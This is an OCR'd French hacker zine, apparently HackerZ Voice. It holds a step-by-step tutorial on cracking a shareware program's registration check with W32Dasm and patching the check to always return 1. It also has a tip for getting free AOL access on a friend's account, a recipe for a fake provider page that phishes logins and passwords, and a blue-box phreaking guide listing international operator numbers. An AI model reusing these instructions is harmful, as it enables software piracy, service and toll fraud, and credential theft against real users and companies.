- Il doit y avoir un reminder (une fenêtre qui s'affiche vous rappelant à l'ordre) une fois le délai écoulé (ça peut se voir en avançant la date ou en regardant avec un éditeur de ressources).
- Une boîte de dialogue indiquant "Disponible uniquement dans la version enregistrée" quand on essaye d'activer certaines options.

Bon, on va commencer par le désassembler sous W32Dasm. Là c'est cool, on voit des 'String References' très intéressantes. Si vous ne comprenez pas ce que je dis, procurez-vous la version d'essai de W32Dasm et regardez un peu, il y a une fonction qui permet de référencer tout ce que W32Dasm a trouvé comme chaînes de caractères dans l'exécutable et de voir où elles semblent être utilisées. Option fort pratique et qui permet souvent de trouver ce qu'on cherche vite et sans douleur dans des programmes peu protégés. Assez rapidement vous serez amenés à rencontrer des programmes pour lesquels W32Dasm sera complètement impuissant, mais chaque chose en son temps.

Je disais donc, on regarde les String Refs et on trouve ceci :

Très intéressant, chaud chaud chad :

```
String Resource ID=00932: "Merci de votre support"
;la bôite de dialogue..
String Resource ID=00933: "Enregistrement correct"
;...jackpot
String Resource ID=00934: "copie d'évaluation"
```

Intéressant :

```
"regPB1."
"regPB1.*"
"regPB1.key"
```

```
String Resource ID=00346: "Attention"
;la boîte de dialogue méchant
String Resource ID=00351: "Disponible uniquement dans la version enregistrée"
Dialog: ABOUTRARDLG, CONTROL_ID:006E, "Version limitée à 40 jours"
String Resource ID=00215: "Enregistré à"
```

Potentiellement intéressant :

```
"regcode"
"registration"
"regname"
Dialog: GENERALARCINFODLG, CONTROL_ID:0075, "Option bidon désactivée"
String Resource ID=00841: "Option bidon en cours d'utilisation"
```

Bon en fait, la protection du programme n'est pas compliquée ici et on n'aura pas besoin des potentiellement intéressants, mais si le programme était une petite forteresse, je vous garantis que vous ne cracheriez pas sur le moindre indice... Typiquement, vous allez vérifier les plus intéressants d'abord, les plus juteux d'abord (vous finirez par sentir ce qui est juteux vous verrez), à pour comprendre un peu ce qui se passe, les variables intéressantes, les routines au coeur de la protection, histoire de voir s'il n'y a pas de trucs louches similaires dans chaque zone. Après si vous n'êtes pas sûr de vous, vous pouvez aller voir un peu ailleurs pour vérifier, dans les endroits supposés moins 'juteux'. Ainsi vous aurez un feeling de ce qui se passe, et si votre niveau et votre intuition sont supérieures à la protection du programme, le travail sera presque terminé à ce stade.

Dans ce cas-ci par exemple, si on va voir dans le coin de "Option bidon en cours d'utilisation", on peut avec un tout petit peu de feeling arriver directement au coeur de la protection.

Suivons d'abord nos premières pistes. Par exemple autour de "Merci de votre support", "Enregistrement correct" on voit ça :

```
cmp byte ptr [00478210], 00
je 004182A4
push 00000030
```

* Possible Reference to String Resource ID=00932: "Merci de votre support"

```
push 00000368
call 00407FD4
push eax
```

* Possible Reference to String Resource ID=00933: "Enregistrement correct"

```
push 00000367
call 00407FD4
```

Là, ça pourrait être fini... Si on arrive là c'est qu'on vient de s'enregistrer. Regardons un peu plus haut pour voir comment il sait/vérifie qu'on vient de s'enregistrer.

* Possible StringData Ref from Data Obj ->"regPB1.key"

```
mov esi, 00465D72
```

Chaud, chaud, chaud... On doit être en plein dedans, vu la référence au fichier-clé. Et un tout petit peu avant :

```
cmp byte ptr [00478210], 00
jne 00418223
push 00000007
```


* Possible StringData Ref from Data Obj ->"regPB1."

```
push 00465D6A
```

Manifestement, si on regarde plus en détail le code, le programme va essayer de trouver un fichier nommé regPB1.key, mais on n'a pas vraiment besoin de savoir ça. Vous n'avez rien remarqué en regardant le code ci-dessus ? Il n'y a pas beaucoup de lignes alors des trucs louches il ne peut pas y en avoir 10000... et oui le cmp byte ptr [00478210], 00 !!

C'est le genre de truc que vous allez finir par flairer à 10 km. C'est manifestement une variable booléenne qui est utilisée par le programme pour se souvenir si vous êtes dans un état enregistré ou dans un état pitoyable. C'est tellement évident quand on regarde le code (et avec un tout petit peu d'habitude)... si vous regardez aux autres endroits intéressants, vous trouverez toujours cette variable qui traîne quelque part, comme si le programmeur nous avait écrit en Courier 60 "La protection est ici". Par exemple, ici :

```
cmp dword ptr [00478210], 00000000          ;utilisateur == gentil ?
je 00443BCD
```



```
;non -> dégage !
cmp byte ptr [ebx+00001130], 00          ;et n'exécu-
te pas l'option bidon
jne 00443BCD
push 00000200
lea eax, dword ptr [ebp+FFFFFDEC]
push eax
mov edx, dword ptr [0046B910]
0044393C push edx
```

* Reference To: USER32.GetWindowTextA, Ord:0000h

```
:0044393D Call 00461F19
```

* Possible Reference to String Resource ID=00841: "Option bidon en cours d'utilisation"

```
push 00000349
call 00407FD4
```

Ou encore ici :

```
cmp byte ptr [00478210], 00      ;utilisateur == gentil ?
je 0040B716                      ;non -> dégage !
lea edi, dword
ptr [ebp+FFFFF9F0]      ;et n'initialise pas les variables
mov esi, 00479670                ;sympas plus bas
mov ecx, 00000181                ;genre...
lea eax, dword ptr [ebp+FFFFF9F0]        ;le nom du
gentil utilisateur...
repz
movsd
push eax
lea edx, dword ptr [ebp+FFFFF9F0]
push edx
```

* Reference To: USER32.OemToCharA, Ord:0000h

```
Call 00461E83
lea ecx, dword ptr [ebp+FFFFFAF0]
push ecx
lea eax, dword ptr [ebp+FFFFFAF0]
push eax
```

* Reference To: USER32.OemToCharA, Ord:0000h

```
Call 00461E83
```

* Possible Reference to String Resource ID=00215: "Registered to"

```
push 000003C0
call 00407FD4
push eax
```

* Possible Reference to String Resource ID=00110: "Name"

```
push 0000006E
```

...on retrouve à nouveau notre variable magique ! Si elle est à 0, on dégage loin, loin, loin. Sinon, on continue, on va récupérer le nom du gentil utilisateur enregistré et on va l'afficher dans la boîte de dialogue About... comme ça il sera content.

Bon, on a trouvé une variable magique, qu'est-ce qui nous reste à faire ? Remonter ! Trouver où est initialisée cette variable se situant à l'adresse mémoire 478210. Première méthode, qui marchera ici, chercher tout bêtement dans le listing "478210". On trouve beaucoup de cmp, destinés à vérifier à de multiples endroits si on est enregistré, et on trouve très peu de mov, qui nous intéressent puisqu'ils vont déterminer la valeur que va prendre notre variable... et vous ne voudriez pas qu'elle soit mise à 0 n'est-ce-pas ?


Le 1er endroit où il y a un mov n'est pas passionnant :

```
cmp byte ptr [00478210], 00          ;notre variable
je pas_cool
cmp byte ptr [00479670], 00          ;1er caractère du
nom entré
jne pas_cool
mov byte ptr [00478210], 00          ;snif...
```

Les autres endroits sont nettement plus intéressants :

```
:0041318A     call 44C7F1
:0041318F     mov byte ptr [00478210], al
(...)
:0041B76F     call 44C7F1
:0041B774     mov byte ptr [00478210], al
(...)
:00429A34     call 44C7F1
:00429A39     mov byte ptr [00478210], al
```

Vous ne sentez rien ? Si bien sûr :-) Oui c'est bien ça, la routine située à 44C7F1 doit être la routine de vérification principale dans la protection ! Elle renvoie une valeur via le registre al, voilà à quoi ça ressemblerait traduit en C histoire de vous donner une idée :



```
int ProgrammeEnregistre = RoutineDeVerification();
if (!ProgrammeEnregistre) {
faire plein de trucs méchants
} else {
faire plein de trucs gentils
}
```

Allons jeter un coup d'oeil à cette RoutineDeVerification :) Voilà le début :

```
* Referenced by a CALL at Addresses:
  :0041318A  , :0041B76F  , :00429A34
```

Voilà les trois endroits qu'on a repérés. La routine n'est appelée que de là (a priori en fait, parce qu'elle pourrait être appelée de manière un peu bizarre en fait sans que W32Dasm ne s'en rende compte, mais comme on a affaire à une protection très simple pas de soucis :)

```
:0044C7F1 push ebp
mov ebp, esp
(...quelques initialisations, rien de passionant...)
* Possible StringData Ref from Data Obj ->"regPB1.*"
;évidemment...
mov esi, 00468105
movsd
movsd
movsb
pop edi
lea edx, dword ptr [ebp+FFFFFBBC]
push edx
call 0043C2FC          ;teste pour voir si un fichier-clé
test al, al                    ;existe au moins...
jne 0043BF66                   ;oui -> on continue
xor eax, eax                   ;non, on se prépare...
mov edx, dword ptr [ebp-38]          ;...à sortir...
mov dword ptr fs:[00000000], edx     ;...de la routine...
jmp fin_de_la_routine                ;...maintenant !
```

Là on voit que si le fichier n'existe même pas, on dégage vite fait de la routine. Vous avez évidemment remarqué le xor eax, eax avant de partir, qui fait qu'on arrive à la sortie avec eax (donc en particulier al) qui vaut 0 donc... donc quoi ? J'attends votre réponse... mais oui notre variable magique à zéro aussi. On rappelle quand même pour ceux qui ne s'en souviennent pas :

```
call RoutineDeVerification
mov byte ptr [00478210], al; <------ Attention danger !
```

Bon continuons dans la RoutineDeVerification :

```
(...des vérifications à n'en plus finir sur le fichier...)
(...vraiment beaucoup...)
(...vraiment vraiment beaucoup...)
```

Et enfin la fin de la routine :

```
fin_de_la_routine:
pop edi              ; <---- On arrive ici par le jmp du
tout début entre autres
pop esi              ;on remet les registres modifiés
à leur valeur précédente
pop ebx              ;...
mov esp, ebp  ;...
pop ebp              ;...
ret 0004        ;et on revient...
```

Bon, revenons à nos moutons... vous vous souvenez de ce qu'on voulait faire ? Non ? Dommage :) Il serait fort sympathique ma foi que la routine renvoie 1 dans al, non ? Si vous avez répondu non à la question, recommencez la lecture :) Si vous avez répondu oui, vous avez le droit à un bonbon, prenez-un pour moi aussi.

Il n'y a plus qu'à le faire. Je propose par exemple de le faire au tout début de la routine de vérification, histoire de ne pas se créer des problèmes pour rien. Vous vous souvenez du 1er moment où on risque de se faire jeter violemment avec eax=0. Et bien c'est là que nous allons agir. Reprenons le code intéressant :

```
test al, al
jne 0043BF66
xor eax, eax
mov edx, dword ptr [ebp-38]
mov dword ptr fs:[00000000], edx
jmp fin_de_la_routine
```

Si on changeait ça en :

```
mov eax, 1
jmp fin_de_la_routine
```

...le programme tournerait beaucoup mieux et on aurait corrigé ces affreux bugs qui font qu'il s'arrête de tourner après 40 jours, que certaines options ne marchent pas, etc. :)

Maintenant question subsidaire, arriver à mettre son propore nom dans la boîte de dialogue About... Effectivement avec la méthode actuelle, on est bien enregistré, mais le programme n'a aucun moyen de savoir quel nom on veut mettre. Je vous propose pour cela une méthode assez violente, mais non dénuée d'élégance. Dans la fonction de vérification, on peut voir que edi pointe vers le nom qui sera utilisé (normalement la fonction de vérification va décoder ce nom à partir du fichier-clé mais on s'en fiche
royalement). L'organisation (oui vous pouvez entrer une organisation en plus du nom) est située à edi+0x100. Donc je propose de rajouter ceci dans la fonction de vérification :

```
mov dword ptr [edi],    0x692E643C      ;<d.i
mov dword ptr [edi+4],  0x73696E67              ;gnis
mov byte ptr  [e
di+8],  0x3E                ;>
mov dword ptr [edi+100], 0x00565A48   ;HZV
```

...et voilà ! Le programme est enregistré, et votre nom (enfin le mien pour l'instant :) et l'organisation (HackerZ Voice) sont codées en dur dans votre copie du programme. Il y avait évidemment d'autres moyens de s'attaquer à ce Programme Bidon, comme il y a toujours différents moyens de résoudre un problème de maths, peut-être des méthodes plus subtiles, par exemple écrire un générateur de clé... Pour cela il suffirait d'étudier en détail la routine de vérification, de la 'reverser' et basta !

## DE L'INTÉRÊT DES KEYGENS

Puisqu'on en vient à évoquer l'écriture de keygens, je vais vous donner mon avis sur la question. Honnêtement il est rarement utile du point de vue du reverser de coder un keygen pour un programme dont il désire simplement enlever la protection. L'avantage du keygen c'est que le programme ne sera pas du tout altéré, qu'on risque beaucoup moins de rater des surprotections vicieuses, et puis aussi on a de bonnes chances pour que le keygen marche avec des versions ultérieures du programme. Les désavantages sont simples : c'est rarement palpitant, rarement utile et rarement plus rapide que d'enlever la protection du programme et toutes les versions ultérieures réunies :)
Du point de vue du reverser qui veut progresser et aiguiser ses talents, il n'est pas inintéressant de faire quelques keygens, au moins pour se donner l'habitude d'étudier en détail du code. Maintenant, si vous savez faire des keygens simples, et des cracks compliqués, vous saurez presque sûrement faire des keygens compliqués, simple non ?

**Un keygen compliqué ? Ca existe ça ?**

On pourrait être naïvement tenté de dire qu'il suffit de trouver où le programme génère la clé et de recopier pour faire le keygen, tout simplement. Je ne vois pas pourquoi le programmeur vous rendrait la vie aussi simple (à part s'il est paresseux ou qu'il sait mieux dessiner des boîtes de dialogues harmonieuses avec ses supers outils de 'programmation' que de programmer du code efficace, ce qui a malheureusement l'air d'être le cas de beaucoup de soi-disant programmeurs). En fait, dans la mesure où le programme vérifie lui-même les informations que vous lui donnez pour décider si vous êtes enregistrés ou pas, vous êtes en possession de l'algorithme utilisé pour établir cette vérification, et vous serez confrontés à plusieurs cas :

- vous avez l'algorithme de génération du bon numéro de série/clé/etc. Et bien profitez-en :)
- vous avez un algorithme qui fait quelque chose à partir des données du problème mais ne calcule pas explicitement le bon numéro de série/clé/etc. Alors soit vous êtes capables, par des maths et de la logique, d'en déduire un algorithme de génération de la clé, soit vous essayez brutalement des clés et vous les vérifiez.

Dans les deux cas, ce n'est plus qu'une question de travail de votre part pour arriver à recomposer les pièces du code pour en faire quelque chose de valable. Le keygenning n'étant pas ma grande passion, on ne va pas s'étendr
e sur le sujet. Ecrire un keygen n'est pas totalement inintéressant, car cela demande d'approfondir largement plus l'étude du code du programme, largement au-delà d'un simple changement de jump, d'un ajout de mov eax, 1, etc. Cela prend souvent un temps supplémentaire non négligeable, mais ça peut être assez gratifiant et ça peut servir à frimer avec ses copains (soyez prévenus, ce n'est pas très efficace pour la drague par contre). Ceci dit, je trouve qu'il y a d'autres choses beaucoup plus intéressantes
à faire que de s'ennuyer profondément à écrire un keygen sans grand intérêt =) Maintenant vous faites ce que vous voulez...

Amusez-vous bien et restez sur le droit chemin ;)
<d.ignis>

# L'Astuce du jour Internet gratos

INTERVIEW EXPRESS

**HZV : Ah ouais et c'est quoi encore ?**

Nightm@re : Mon, astuce, et quelle atuce !!!!! consiste à permettre d'avoir internet illimité pour pas un rond en plus tu niques AOL bien fait pour leur gueule

**HZV : Nous te laissons libre de ne pas apprécier les services d'American Outer Lines. Comment tu fais ?**

Nightm@re : Bein tout d abord il te faut le cd d installation aol 5.0 ( j ai pas essayé avec le 6.0 et j essaierai donc.....) où ils disent internet illimité machin etc... donc d avant le 31/12/2000, et puis aussi un login et un mdp de kelkun qu as Aol illimité et ki paye ( pour ca suffit d aller voir un pote et tous lui expliker, il paiera de toute façon rien de plus ). Ensuite t'installe tous le tralala en t'inscrivant en tant k'ancien membre tu choisis "offres tout compris" n° 0860..... tu choisis le login de ton pote tu continues l'installation et c'est fini.

**HZV : testé ?**

Nightm@re : Ca marche , c verifié (j'ai recu aujourd hui ma facture de téléphone et y avais pas le n° d'aol donc j'ai rien payé lol )

Ptit truc en plus lorske mon pote se connecte moi ca me déconnecte donc il est pas emmerdé (mais moi oui car parfois j envoi des mails à hackerz voice et ca me deconnecte ) et aussi je peux pas me connecter pendant k il est connecté.

Ultime astuce ki est en fait un précaution à prendre, voila c fini.

**HZV : C'est bon les gars il a testé, c'est pas la peine de réessayer.**

# Social engeneering : la voie de la persuasion


**Voici une technique de hack qui marche très bien**

**C'est surtout pour les sites perso ( ifrance, multimania, ....) Il faut créer un compte avec un nom du style "information", "lettre info n° x",.... il faut trouver un nom qui colle bien.**

**Sur cette page expliquer par exemple qui il y a eu un problème de serveur et que l'abonné doit remettre son login et son mot de passe ( ce que l'on veut). Pour cela il suffit de creer 2 cases une pour le nom l'autre pour le pass et un bouton envoyer vers une adresse ( une qui colle bien : "infoserveur@xxx.xxx) Voilà le tour est joué.**

**Bon c'est pas trop bien expliqué mais si on fait une belle page la victime se fait facilement piéger.**

**DKZ**

# Introduction

**Bienvenue dans le monde du Phreaking et plus particulièrement de la Blue Box ! Et oui vous en avez peut être déjà entendu parlé, on pense que ça ne marche plus depuis de nombreuses années et bien c'est FAUX, arrêtons les mensonges, voici donc toutes les vérités sur la Blue Box. Ce que vous avez toujours voulu savoir sur cette étrange "Boite Bleue".**

## UN PEU D'HISTOIRE :

Comment peut on parler de quelque chose sans en faire un peu son historique !


Apparue aux Etats-Unis dans les années 60, les ingénieurs de Bell Telephone découvrirent dans la chambre d'un étudiant du Washington State Collège un montage bizarre sur un châssis métallique bleu relié au téléphone. C'est de là qu'elle garda son nom de Blue Box. Ce dispositif permettait de téléphoner gratuitement partout dans le monde, et même d'accéder à des possibilités incroyable, tels que les téléconférences, les appels d'urgence ou d'autre fonction dite mode Operateur.

Son principe re-router des appels apres avoir appele un numero vert, ou tout autres numéros gratuits, grâce à la fréquence magique de 2600 Hz. Cette fréquence caractérisait le signal d'attente d'un appel qui est émit en permanence par une ligne téléphonique inoccupée. Il suffisait donc d'appeler un numéro gratuit d'attendre la fin de la numérotation, et de prendre la ligne en envoyant cette fréquence de 2600 Hz. La ligne passait alors en mode inoccupé alors que le central lui croyait toujours que la communication était en cours. On peut ainsi en utilisant les fréquences utilisées à travers les dialogues des centraux (CCITT-5) re-router un appel vers un autre numéro qui lui est payant sans être débité, car pour le central la communication est toujours en cours vers le numéro gratuit.

Donc voila ca c'etait pour les présentations et le petit historique, maintenant voyons ce qu'il en est quasiment 40 ans après !! :)

## DE NOS JOURS :

On se retrouve quasiment en an 2000 et oui la BlueBox marche toujours. Certes elle a évoluée depuis les années 60, les



fréquences sont devenues plus complexes le hardware a été remplace par du software tournant essentiellement sur PC. On trouve néanmoins aussi des softs sur Amiga (la référence du Phreaker!), ATARI ST, C64 (et oui ! on oublie pas nos bon vieux 8 bits), MAC (???? jamais vu de dialer). De plus au cours des années on a vu apparaître diverses sortes de filtres pour essayer de neutraliser les Blue Boxers, mais ces filtres n'ont eu effet que de réduire le nombre de Blue Boxers, pour (excusez moi du terme que je n'aime pas trop) ne garder que L'ELITE.

### TROP DE BLABLA... :

Bon quand est ce qu'il va en venir au faite vous dites vous. Let's go to the magic world of the blue box ! Comme vous l'avez compris pour faire de la Blue Box il faut commencer par trouver des numéros gratuits, alors voyons un peu de ce que l'on dispose en France:


- les numéros verts nationaux
- les numéros verts internationaux
- les opérateurs
- le 3610, 3611, 12, 13, 15, 17, 18...

## Trouver des numéros gratuits

Alors la STOP pas la peine de vous gonfler avec tout ca, les seules lignes qui utilisent encore la signalisation CCITT-5 sont les operateurs et numeros internationaux ! le temps de la Blue Box sur le 36 11 c'est fini depuis longtemps (n'est ce pas The_Patriarch :) ) Nous allons donc commencer par voire les opérateurs.

## PAYS I OPERAT

* AFRIQUE DU SUD TELKOM SA 0 800 99 0027
ALGERIE ALGERIE 0 800 99 0213
ALLEMAGNE DT 0 800 99 0049
ARGENTINE TELINTAR 0 800 99 0054
AUSTRALIE OPTUS 0 800 99 2061 TELSTRA 0 800 99 0061
AUTRICHE AUTRICHE 0 800 99 0043
BELGIQUE BELGACOM 0 800 99 0032 ou 0 800 99 0232
* BOLIVIE ENTEL 0 800 99 0591 DECONNECTE par France Telecom
* BRESIL EMBRATEL 0 800 99 0055
CANADA TELEGLOBE 0 800 99 0016 ou 0 800 99 0216
* CHILI ENTEL 0 800 99 0056
* CHINE GENTEL 0 800 99 0861
CHYPRE CYPRUS 0 800 99 0357
* COLOMBIE BOGOTA 0 800 99 0057
COREE SUD KT 0 800 99 0082 ou 0 800 99 0282 ou 0 800 99 2382 ou DACOM 0 800 99 0182
* COSTA RICA 0 800 99 0506
DANEMARK DENMARK 0 800 99 0045
* DOMINICAINE Rep. CODETEL 0 800 99 0180
* EMIRATS ARABES U. ETISALAT 0 800 99 0971
ESPAGNE TELEFONICA 0 800 99 0034
ETATS ATT 0 800 99 0011 UNIS MCI 0 800 99 0019 SPRINT 0 800 99 0087 WORLDCOM 0 800 99 0013
FINLANDE FINLANDE 0 800 99 0358
* GABON OPT GABON 0 800 99 0241
GRECE OTE GRECE 0 800 99 0301
* HAWAII GTE 0 800 99 0181 ou 0 800 99 2181
HONG KONG HK TELEC 0 800 99 0852 ou 0 800 99 2852 ou 0 800 99 2851
HONGRIE HUNGARIAN 0 800 99 0036
* INDONESIE INDOSAT 0 800 99 0062
SATELINDO 0 800 99 0762
IRLANDE EIREN TEL 0 800 99 0353



# TEUR I NUMERO

* ISLANDE DGRT ISL. 0 800 99 0354
ISRAEL BEZEQ 0 800 99 0972
ITALIE ITALIA 0 800 99 0039 ou 0 800 99 2392
JAPON KDD 0 800 99 0081 ou 0 800 99 0281 IDC 0 800 99 0080 ITJ 0 800 99 2043
LUXEMBOURG PTT LUX. 0 800 99 0352
* MACAU CTM 0 800 99 0853
MALAISIE 0 800 99 0060
MAROC ONPT MAROC 0 800 99 0212
MEXIQUE 0 800 99 0052
NORVEGE NORWAY TEL 0 800 99 0047
NOUVELLE CALEDONIE OPT NC 0 800 99 0687
NOUVELLE ZELANDE TNZI 0 800 99 0064
* PARAGUAY ANTELCOPA. 0 800 99 0595
DECONNECTE par France Telecom
PAYS BAS PTT NETHE. 0 800 99 0031
* PEROU ENTEL 0 800 99 0051
PHILIPPINES 0 800 99 0063
POLOGNE TEL POLSKA 0 800 99 0048
* POLYNESIE FRANCAISE OPT P 0 800 99 0689
Uniquement en C5 pour PARIS
PORTUGAL PORTUGAL 0 800 99 0351
ROYAUME BT 0 800 99 0044 UNI ou 0 800 99 0244
